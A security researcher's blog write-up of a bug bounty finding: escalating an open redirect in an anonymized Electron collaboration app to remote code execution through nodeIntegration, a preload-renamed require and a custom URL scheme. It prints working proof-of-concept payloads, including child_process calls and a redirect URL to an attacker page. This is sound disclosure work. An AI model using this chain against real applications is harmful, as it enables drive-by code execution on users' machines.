For better or worse, Node.js has rocketed up the developer popularity charts. Thanks to frameworks like React, React Native, and Electron, developers can easily build clients for mobile and native platforms. These clients are delivered in what are essentially thin wrappers around a single JavaScript file.
As with any modern convenience, there are tradeoffs. On the security side of things, moving routing and templating logic to the client side makes it easier for attackers to discover unused API endpoints, unobfuscated secrets, and more. Check out Webpack Exploder, a tool I wrote that decompiles Webpacked React applications into their original source code.
For native desktop applications, Electron applications are even easier to decompile and debug. Instead of wading through Ghidra/Radare2/Ida and heaps of assembly code, attackers can use Electron’s built-in Chromium DevTools. Meanwhile, Electron’s documentation recommends packaging applications into asar archives, a tar-like format that can be unpacked with a simple one-liner.
With the source code, attackers can search for client-side vulnerabilities and escalate them to code execution. No funky buffer overflows needed – Electron’s nodeIntegration setting puts applications one XSS away from popping calc.
The dangers of XSS in an Electron app as demonstrated by Jasmin Landry.
I love the whitebox approach to testing applications. If you know what you are looking for, you can zoom into weak points and follow your exploit as it passes through the code.
This blog post will go through my whitebox review of an unnamed Electron application from a bug bounty program. I will demonstrate how I escalated an open redirect into remote code execution with the help of some debugging. Code samples have been modified and anonymized.
My journey began one day when I spotted Jasmin’s tweet and was inspired to do some Electron hacking myself. I began by installing the application on MacOS, then retrieved the source code:
- Browse to the
Applicationfolder. - Right-click the application and select
Show Package Contents. - Enter the
Contentsdirectory that contains anapp.asarfile. - Run
npx asar extract app.asar source(Node should be installed). - View the decompiled source code in the new
sourcedirectory!
Discovering Vulnerable Config 🔗
Peeking into package.json, I found the configuration "main": "app/index.js", telling me that the main process was initiated from the index.js file. A quick check of index.js confirmed that nodeIntegration was set to true for most of the BrowserWindow instances. This meant that I could easily escalate attacker-controlled JavaScript to native code execution. When nodeIntegration is true, JavaScript in the window can access native Node.js functions such as require and thus import dangerous modules like child_process. This leads to the classic Electron calc payload require('child_process').execFile('/Applications/Calculator.app/Contents/MacOS/Calculator',function(){}).
Attempting XSS 🔗
So now all I had to do was find an XSS vector. The application was a cross-platform collaboration tool (think Slack or Zoom), so there were plenty of inputs like text messages or shared uploads. I launched the app from the source code with electron . --proxy-server=127.0.0.1:8080, proxying web traffic through Burp Suite.
I began testing HTML payloads like pwned in each of the inputs. Not long after, I got my first pwned! This was a promising sign. However, standard XSS payloads like or simply failed to execute. I needed to start debugging.
Bypassing CSP 🔗
By default, you can access DevTools in Electron applications with the keyboard shortcut Ctrl+Shift+I or the F12 key. I mashed the keys but nothing happened. It appeared that the application had removed the default keyboard shortcuts. To solve this mystery, I searched for globalShortcut (Electron’s keyboard shortcut module) in the source code. One result popped up:
electron.globalShortcut.register('CommandOrControl+H', () => {
    activateDevMenu();
});
Aha! The application had its own custom keyboard shortcut to open a secret menu. I entered CMD+H and a Developer menu appeared in the menu bar. It contained a number of juicy items like Update and Callback, but most importantly, it had DevTools! I opened DevTools and resumed testing my XSS payloads. It soon became clear why they were failing – an error message popped up in the DevTools console complaining about a Content Security Policy (CSP) violation. The application itself was loading a URL with the following CSP:
Content-Security-Policy: script-src 'self' 'unsafe-eval' https://cdn.heapanalytics.com https://heapanalytics.com https://*.s3.amazonaws.com https://fast.appcues.com https://*.firebaseio.com
The CSP excluded the unsafe-inline policy, blocking event handlers like the svg payload. Furthermore, since my payloads were injected dynamically into the page using JavaScript, typical '>iframe>
(I anonymized the source URL.)
With that, I got my lovely alert box! Adrenaline pumping, I modified evilscript.js to window.require('child_process').execFile('/Applications/Calculator.app/Contents/MacOS/Calculator',function(){}), re-sent the XSS payload, and… nothing.

We need to go deeper.
The Room of Requirement 🔗
Heading back to the DevTools console, I noticed the following error: Uncaught TypeError: window.require is not a function. This was perplexing, because when nodeIntegration is set to true, Node.js functions like require should be included in window. Going back to the source code, I noticed these lines of code when creating the vulnerable BrowserWindow:
const appWindow = createWindow('main', {
            width: 1080,
            height: 660,
            webPreferences: {
                nodeIntegration: true,
                preload: path.join(__dirname, 'preload.js')
            },
        });
Looking into preload.js:
window.nodeRequire = require;
delete window.require;
delete window.exports;
delete window.module;
Aha! The application was renaming/deleting require in the preload sequence. This wasn’t an attempt at security by obscurity; it’s boilerplate code from the Electron documentation in order to get third party JavaScript libraries like AngularJS to work! As I’ve mentioned previously, insecure configuration is a consistent theme among vulnerable applications. By turning on nodeIntegration and re-introducing require into the window, code execution becomes a singificant possibility.
With one more tweak (using window.parent.nodeRequire since I was I executing my XSS from an iframe), I sent off my new payload, and got my calc!
Drive-By Code Execution 🔗
Before I looked at the native application, I found an open redirect in the web application at the page https://collabapplication.com/redirect.jsp?next=//evil.com. However, the triager asked me to demonstrate additional impact. One feature of the native application was that it was able to open a new window from a web link in the browser.
Consider applications like Slack and Zoom. Have you ever wondered how you can open a link on, say, zoom.us, and be prompted to open your Zoom application?

That’s because these websites are trying to open custom URL schemes that have been registered by the native application. For example, Zoom registers the zoommtg custom URL scheme with your operating system, so that if you have Zoom installed and try to open zoommtg://zoom.us/start?confno=123456789&pwd=xxxx in your browser (try it!), you will be prompted to open the native application. In some less-secure browsers, you won’t even be prompted at all!
I noticed that the vulnerable application had a similar function. It would open a collaboration room in the native application if I visited a page on the website. Digging into the code, I found this handler:
function isWhitelistedDomain(url) {
    var allowed = ['collabapplication.com'];
    var test = extractDomain(url);

    if( allowed.indexOf(test) > -1 ) {
        return true;
    }

    return false;
};

let launchURL = parseLaunchURL(fullURL)

if isWhitelistedDomain(launchURL) {
    appWindow.loadURL(launchURL)
} else {
    appWindow.loadURL(homeURL)
}
Let’s break this down. When the native application is launched from a custom URL scheme (in this case, collabapp://collabapplication.com?meetingno=123&pwd=abc), this URL is passed into the launch handler. The launch handler extracts the URL after collabapp://, checks that the domain in the extracted URL is collabapplication.com, and loads the URL in the application window if it passes the check.
While the whitelist checking code itself is correct, the security mechanism is incredibly fragile. So long as there is a single open redirect in collabapplication.com, you could force the native application to load an arbitrary URL in the application window. Combine that with the nodeIntegration vulnerability, and all you need is a redirect to an evil page that calls window.parent.nodeRequire(...) to get code execution!
My final payload was as follows: collabapp://collabapplication.com/redirect.jsp?next=%2f%2fevildomain.com%2fevil.html. On evil.html, I simply ran window.parent.nodeRequire('child_process').execFile('/Applications/Calculator.app/Contents/MacOS/Calculator',function(){}).
Now, if the victim user visits any webpage that loads the evil custom URL scheme, calculator pops! Drive-by code execution without the browser zero-days.
As new applications flourish in the wake of the COVID-19 pandemic, developers might be tempted to take shortcuts that could lead to devastating security holes. These vulnerabilities cannot be fixed quickly because they are caused by mistakes early on in the development cycle.
Think back to the nodeIntegration and preload issues with the vulnerable application - the application will always remain brittle and vulnerable unless these architectural and configuration issues are fixed. Even if they patch one XSS or open redirect, any new instance of those bugs will lead to code execution. At the same time, turning nodeIntegration off would break the entire application. It needs to be rewritten from that point onwards.
Node.js frameworks like Electron allow for developers to rapidly build native applications using languages and tools they are familiar with. However, the userland is a vastly different threat landscape; popping alert in your browser is very different from popping calc in your application. Developers and users should tread carefully.